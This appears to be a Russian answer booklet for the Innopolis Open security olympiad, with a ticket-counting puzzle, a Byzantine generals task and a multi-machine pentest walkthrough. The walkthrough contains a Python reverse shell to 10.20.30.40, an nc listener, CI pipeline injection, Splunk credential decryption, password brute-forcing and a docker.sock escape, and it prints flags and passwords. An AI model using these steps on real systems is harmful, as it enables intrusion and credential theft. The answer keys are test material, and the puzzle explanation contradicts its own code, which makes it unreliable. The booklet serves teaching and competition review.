Найдите количество таких счастливых билетов.

Распишите подробное решение, укажите используемую формулу и напишите пример кода реализации вашего решения.

Ответ: 40299

Решение:

Один из простых вариантов решения для данной задачи - написать простой код, вычисляющий нужное нам значение по следующему алгоритму:

1) Генерируем все числа в диапазоне от 000000 до 999999.

2) Создаем счетчик со значнеием 0.

3) Проходимся в цикле по числам и отделяем первые три цифры от начала числа и производим операцию целочисленного деления их на 9 (например, 123 % 9).

4) В этом же цикле отделяем три цифры от конца числа и суммируем их.

5) считаем разницу между пунктом 4 и пунктом 3, если разница по модулю равна 2 — значит увеличиваем счетчик на 1.

6) после завершения цикла выводим ответ.

Код решения:

```
bilets = [str(i).rjust(6,'0') for i  in range(1, 1000000)]

answer = 0

for i in bilets:

   first = i[:3]

   end = i [3:]

   tmp = int(first) % 9

   tmp2 = eval("+".join(end))
```

```
    if abs(tmp2 - tmp) == 2:
        answer += 1


print(answer)
```

Творческая задача – BFT

Максимальный балл – 2, с шагом 0,5.

Условие:

Византия. Ночь перед великим сражением с противником. Византийская армия состоит из n легионов, каждым из которых командует свой генерал. Также у армии есть главнокомандующий, которому подчиняются генералы. В то же самое время империя находится в упадке, и любой из генералов и даже главнокомандующий могут быть предателями Византии, заинтересованными в её поражении.

Ночью каждый из генералов получает от главнокомандующего приказ как надлежит поступить в 10 часов утра (время одинаковое для всех и известно заранее). Варианты приказа: «атаковать противника» или «отступать». Возможные исходы сражения:

1. Если все верные генералы атакуют — Византия уничтожит противника (благоприятный исход).
2. Если все верные генералы отступят — Византия сохранит свою армию (промежуточный исход).
3. Если некоторые верные генералы атакуют, а некоторые отступят — противник со временем по частям уничтожит всю армию Византии (неблагоприятный исход).

Также следует учитывать, что если главнокомандующий — предатель, то он может дать разным генералам противоположные приказы, чтобы обеспечить уничтожение армии. Следовательно, генералам надо учитывать такую возможность и не допускать несогласованных действий.

Если же каждый генерал будет действовать полностью независимо от других (например, сделает случайный выбор), то вероятность благоприятного исхода весьма низка.

Поэтому генералы нуждаются в обмене информацией между собой, чтобы прийти к единому решению.

Вам нужно выработать единую стратегию действий для генералов, чтобы случился благоприятный или промежуточный исход. Возможно рассмотреть частный (конкретный) случай или общее решение. Приветствуется расписать конкретную последовательность действий, шагов.

Решение:

По результатам обмена каждый из лояльных генералов должен получить вектор целых чисел длины n, в котором i-й элемент либо равен истинной численности i-й армии (если её генерал лоялен), либо содержит дезинформацию о численности i-й армии (если её генерал не лоялен). При этом векторы, полученные всеми лояльными командирами, должны быть полностью одинаковы.

Рекурсивный алгоритм был предложен в 1982 г. Лесли Лампортом. Алгоритм сводит задачу для случая m предателей среди n генералов к случаю m-1 предателя.

Для случая m=0 алгоритм тривиален, поэтому проиллюстрируем его для случая n=4 и m=1. В этом случае алгоритм осуществляется в 4 шага.

1-й шаг. Каждый генерал посылает всем остальным сообщение, в котором указывает численность своей армии. Лояльные генералы указывают истинное количество, а предатели могут указывать различные числа в разных сообщениях. Генерал 1 указал число 1 (одна тысяча воинов), генерал 2 указал число 2, генерал 3 (предатель) указал трём остальным генералам соответственно x, y, z, а генерал 4 указал 4.

2-й шаг. Каждый формирует свой вектор из имеющейся информации.

Получается:

Вектор 1 (1,2,x,4);

Вектор 2 (1,2,y,4);

Вектор 3 (1,2,3,4);

Вектор 4 (1,2,z,4).

3-й шаг. Каждый посылает свой вектор всем остальным (генерал 3 посылает опять произвольные значения).

После этого у каждого генерала есть по четыре вектора:

g1	g2	g3	g4
(1,2,x,4)	(1,2,x,4)	(1,2,x,4)	(1,2,x,4)
(1,2,y,4)	(1,2,y,4)	(1,2,y,4)	(1,2,y,4)
(a,b,c,d)	(e,f,g,h)	(1,2,3,4)	(i,j,k,l)
(1,2,z,4)	(1,2,z,4)	(1,2,z,4)	(1,2,z,4)

4-й шаг. Каждый генерал определяет для себя размер каждой армии. Чтобы определить размер i-й армии, каждый генерал берёт три числа — размеры этой армии, пришедшие от всех командиров, кроме командира i-й армии. Если какое-то значение повторяется среди этих трех чисел как минимум дважды, то оно помещается в результирующий вектор, иначе соответствующий элемент результирующего вектора помечается неизвестным (или нулём и т. п.).

Все лояльные генералы получают один вектор (1,2,f(x,y,z),4), где f(x,y,z) есть число, которое встречается как минимум два раза среди значений (x,y,z), или «неизвестность», если все три числа (x,y,z) различны. Поскольку значения x, y, z и функция f у всех лояльных генералов одни и те же, то согласие достигнуто.

Второй тур заключительного этапа.

Второй тур заключительного этапа прошел на специальной платформе в формате pentest.

Изначально участники получили лишь один ip адрес виртуальной машины - VM2. Им было необходимо найти уязвимости на трех машинах, проэксплуатировать их и написать отчет о проделанной работе. Также у участников имелась информация о суммарном количестве токенов (флагов) – 8 штук.


Каждый флаг оценивался в 1 балл, который получали все участники команды. Максимально возможное количество баллов за тур – 8.

Легенда:

Целевая компания, ООО “Рога и Копыта”, запустила свой форум на базе движка NodeBB. Форум посвящен выращиванию овощей и другой агропродукции. Помимо этого, разработчики решили улучшить данный движок, а в качестве системы командной разработки был установлен и настроен Gitlab. Коллега, отвечающий за информационную безопасность, настроил систему реагирования на инциденты Splunk, расширив его возможности через самописный модуль логирования. Все приложения, плагин для splunk и код движка форума, распространяются с помощью CI/CD на базе Gitlab. Вы случайно нашли сервер компании, на котором крутится Splunk. Всю дальнейшую инфраструктуру вам предстоит обнаружить самостоятельно.

Разбор:

Все машины были развернуты на специальной платформе, где была скрыта целая инфраструктура, взаимодействующая между собой. В большинстве случаев чтобы получить доступ к машине N, нужно было проэксплуатировать уязвимость на машине M, которая тем или иным образом связана с первой.



Первая машина – Splunk
(количество доступных флагов – 3)

Просканировав порты на выданном ip адресе, можно было обнаружить пару интересных сервисов:

port 445 - **smb**
port 8000 - **splunk**

Шара smb была открыта с доступом guest (а так же стандартным паролем admin:admin), что позволяло беспрепятственно к ней подключиться.

Внутри лежал файл **New_email.eml** внутри которого находилось информация оо учетной записи и пароле:

Hi, research!
We reset you password, new pass is 953a86dc62f77ff7e74aa0251a9452e3

Подключаемся к веб интерфейсу splunk с этими данными и получаем доступ до обычной УЗ внутри splunk.

Splunk это платформа для сбора, хранения, обработки и анализа машинных данных, то есть логов. Сразу в интерфейсе видим доступное приложение Search&Reporting, заходим и закомимся с интерфейсом. Была возможность делать простые поисковые запросы за разный интервал времени (по умолчанию стоит 24 часа, кнопка справа позволяла выбирать интервал, в том числе All time).

Необходимо было произвести поиск, по ключевым словам, таким как:

- key
- password
- token
- username

За счет внутренней оптимизации поиска в splunk иногда результаты на такие “сырые” запросы не выдаются, если поиск выполняется слишком долго или надо смотреть далеко “вглубь” логов. В таком случае есть два варианта решения:

1. Не самый удачный способ

Внимательно присмотревшись к интерфейсу, можно было заметить вкладку job, а раскрыв ее - можно отправить задачу в фон. Но тут есть проблема, что после завершения работы результат отправляется на почту (в данном случае research@splunk.local). Можно было в настройках аккаунта поменять почту и дождаться результата.

2. Оптимальный способ

Закинув пару запросов в гугл по типу “splunk как работать”, можно было найти информацию, что splunk использует язык запросов SPL, что логи подключаются в индексы (с разными sourcetype) и можно делать оптимальные запросы (в том числе используя регулярные выражения).

Что бы посмотреть какие индексы и привязанные к ним sourcetype есть, можно воспользоваться следующим запросом:

```
| tstats values(sourcetype) where index=* group by index
```

Таким образом мы получаем информацию, что нам доступны следующие индексы и типы данных в них:

```
index: win; sourcetype: win_log
index: web; sourcetype: apache_log
index nix_other; sourcetype: linux_log
```

И теперь можем сделать чуть более оптимальный запрос:

```
index="nix_other" AND index="web" token
```

Таким образом получив и первый флаг (хранимый в индексе web - **1c6d4881d856019c42d2474bc5026626**) и ip ключ с информацией о новом хосте:

```
Jun 20 13:37:00 curl: cURL error (60) SSL certificate problem: unable to get local iss
uer certificate for <ip>. Request: curl --header "PRIVATE-TOKEN: pS83VbNm8xyrNyLA42Au"
"https://<ip></ip/api/v4/groups/gitlab-org>/api/v4/groups/gitlab-org"
```

Где вместо <ip> у каждой команды был свой ip адрес на сервер с gitlab.

Вторая машина – Gitlab
(количество доступных флагов – 1)

С помощью найденного ip токена мы можем просмотреть список доступных нам репозиториев и другой информации:

- username: *splunk_develop*
- доступные репозитории (только чтение и возможность сделать fork репозитория): *splunk-apps*

В репозитории лежал код приложения dnslookup для splunk и интересный файл .gitlab-ci.yml, из которого было понятно что для данного репозитория настроена автоматическая раскатка приложения в машину со splunk. Таким образом для получения доступа на первую машину необходимо было выполнить следующие шаги:

```
1. Сделать fork данного репозитория
2. В исходном коде приложения добавить вызов reverse shell
3. Запустить listener на локальной машине (требовался внешний ip адрес, можно было
воспользоваться ngrok)
4. Через веб-интерфейс обратиться к нашему приложению, инициализировав его вызов и ожи
дать ответа
```

Пример запуска listener:

```
1       nc -lvp 333
```

Пример кода, который можно было добавить в dnslookup.py

```
1  import socket,os,pty
2  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3  s.connect(("10.20.30.40",3333))
4  os.dup2(s.fileno(),0)
5  os.dup2(s.fileno(),1)
6  os.dup2(s.fileno(),2)
7  pty.spawn("/bin/sh")'
```

Таким образом можно было попасть на систему под учетной записью splunk и достать второй флаг, расположенный по пути /opt/splunk/secret **c5ee1c328efeae3dc37bcf1b2d07124b**.

Далее можно было произвести стандартную разведку средствами linpeas/pspy64/linenum.sh или вручную найти файл с названием password.conf (внутри файла содержалась ключевая

строка для поиска password и credential, которую любой из вышеперечисленных скриптов пытается найти) и увидеть там зашифрованный пароль и имя нового пользователя:

```
[credential:gitlab:user1:]
password = $7$cbu3H1NHALLW8w0ro7tRrchkqcujaWiRnZPs1KwsJ6cv+2DtY2YJDETQtOyI4uKQh/3tSbaphk60xxb
```

Если немного погуглить - можно найти информацию, что splunk позволяет хранить различные пароли и токены в зашифрованном виде. Для этого используется специальный алгоритм шифрования и ключ, хранимый по пути /opt/splunk/etc/auth/splunk.secret Расшифровать пароль можно несколькими способами:

- с помощью cli-утилиты splunksecrets, вызвав команду *splunksecrets --new --splunk-secret -D --password "7cbu3H1NHALLW8w0ro7tRrchkqcujaWiRnZPs1KwsJ6cv+2DtY2YJDETQtOyI4uKQh/3tSbaphk60xxb"*
- через вызов команды */opt/splunk/bin/splunk show-decrypted --value "7cbu3H1NHALLW8w0ro7tRrchkqcujaWiRnZPs1KwsJ6cv+2DtY2YJDETQtOyI4uKQh/3tSbaphk60xxb"*

Таким образом получаем следующие данные:

- username: *user1*
- password: *92b390585a2c5d09ee3418b89f142d35*

Пробуем эти данные для подключения к gitlab и получаем полноценный доступ с УЗ user1.

Однако, если попробовать авторизоваться с этим паролем под пользователем root на первой машине в терминале через команду

```
1    su root
```

то можно так же забрать третий и последний флаг, находящийся по пути /root/secret: **466f6b49024f59cf4ee4c60fac11cfb1**, больше на первой машине (Splunk) нам ничего не пригодится.

Альтернативный вариант решения, без использования gitlab и данных splunk_develop.

Определив, что на 8000 порту установлен splunk, можно было посмотреть стандартное имя пользователя - **admin**. Запустив любой web-bruteforce со стандартными словарями (в данном случае rockyou) за небольшое количество времени можно было получить пароль от этой записи: **ashleyandtiger4ever.**

Если зайти на gitlab и внимательно изучить профиль - можно найти следующий флаг, находящийся в описании профиля user1: **b4900c71b8047d517a9421bbb22b97ff.**

Таким образом мы имеем полные права и можем исполнять любые команды внутри splunk, но самое главное - мы можем выбрать пункт **Deploy app**, что позволит нам загрузить готовое приложение прямо через веб-интерфейс и так же получить доступ до пользователя *splunk* внутри машины.

Третья машина – NodeBB
(количество доступных флагов – 4)

На данной машине был запущен форум NodeBB. Доступ к этому репозиторию был на gitlab под юзером user1. У данного пользователя был статус Developer к репозиторию nodebb. Пушить в ветку master нельзя, но можно создавать pull-реквесты, и при успешном прохождении процесса сборки, можно делать merge в master. Файл с описанием процесса сборки .gitlab-ci.yml заблокирован для редактирования. Но в стадии deploy развертывание приложения происходит через bash-скрипт, который для редактирования доступен.

Порядок действий такой:

1. Добавляем свой payload (с реверс-шеллом) в файл script.sh
2. Создаем merge request и ждем успшеной отработки конвейера сборки
3. Принимаем merge request в ветку master
4. На стадии deploy в консоли видно юзера и пароль админа от движка форума. Забираем на будущее
5. Пользуемся реверс-шеллом.

Мы попали на машину с gitlab-runner, он запущен в виде docker-контейнера, т.е. мы не на хосте. Зато в контейнер прокинут docker.sock, а также он запущен в привилегированном режиме. По пути забираем флаг из переменных среды. Название переменной - FLAG (***126307672ce0a94780a8f5956f45204e***).

Если установить библиотеку docker-py, то можно также вывести список всех запущенных контейнеров. Там виднеется наш nodebb и mongo. В переменных среды базы видно юзера-админа (root) и его пароль (***c34e03b344f06ea797e415eb7dd0e76b***).

Так как мы запущены в привилегированным режиме и у нас есть доступ к docker.sock, нам не составит труда попасть на машину хоста (можно и не попадать, а просто примонтировать корень системы). Флаг лежал по адресу `/root/secret.txt` - **6185ddf323a3aa2650beb2b7f5a34e38**.

Мы можем узнать внешний ip машины, зайти на форум, залогиниться под кредами админа и в единственном сообщении на форуме найти последний флаг - **bfc3964d6adc0233e29247fbfff52b51**.

Критерии определения победителей и призеров.

Критерии определения победителей и призеров первого отборочного этапа Олимпиады Университета Иннополис Innopolis Open по информационной безопасности 2021/2022 учебного года

Статус	Баллы
Победители	331 (включительно)
Призеры	230 – 330 баллов (включительно)

*Призеры и победители первого отборочного этапа переходят во второй отборочныйэтап Олимпиады.

Критерии определения победителей и призеров второго отборочного этапа Олимпиады Университета Иннополис Innopolis Open по информационной безопасности 2021/2021 учебного года

Статус	Баллы
Победители	600 – 688 баллов (включительно)
Призеры	180 – 599 баллов (включительно)

*Призеры и победители второго отборочного этапа приглашаются на заключительный этап Олимпиады.

Критерии определения победителей и призеров заключительного этапа Олимпиады Университета Иннополис Innopolis Open по информационной безопасности 2020/2021 учебного года

Статус	Баллы
Победитель (диплом I степени)	11,00 – 15,00 (включительно)
Призер (диплом II степени)	10,8 – 10,9 (включительно)
Призер (диплом III степени)	10,3 – 10,7 (включительно)

*Победителями Олимпиады признаются участники с дипломами I степени.

*Призерами Олимпиады признаются участники с дипломами II и III степени.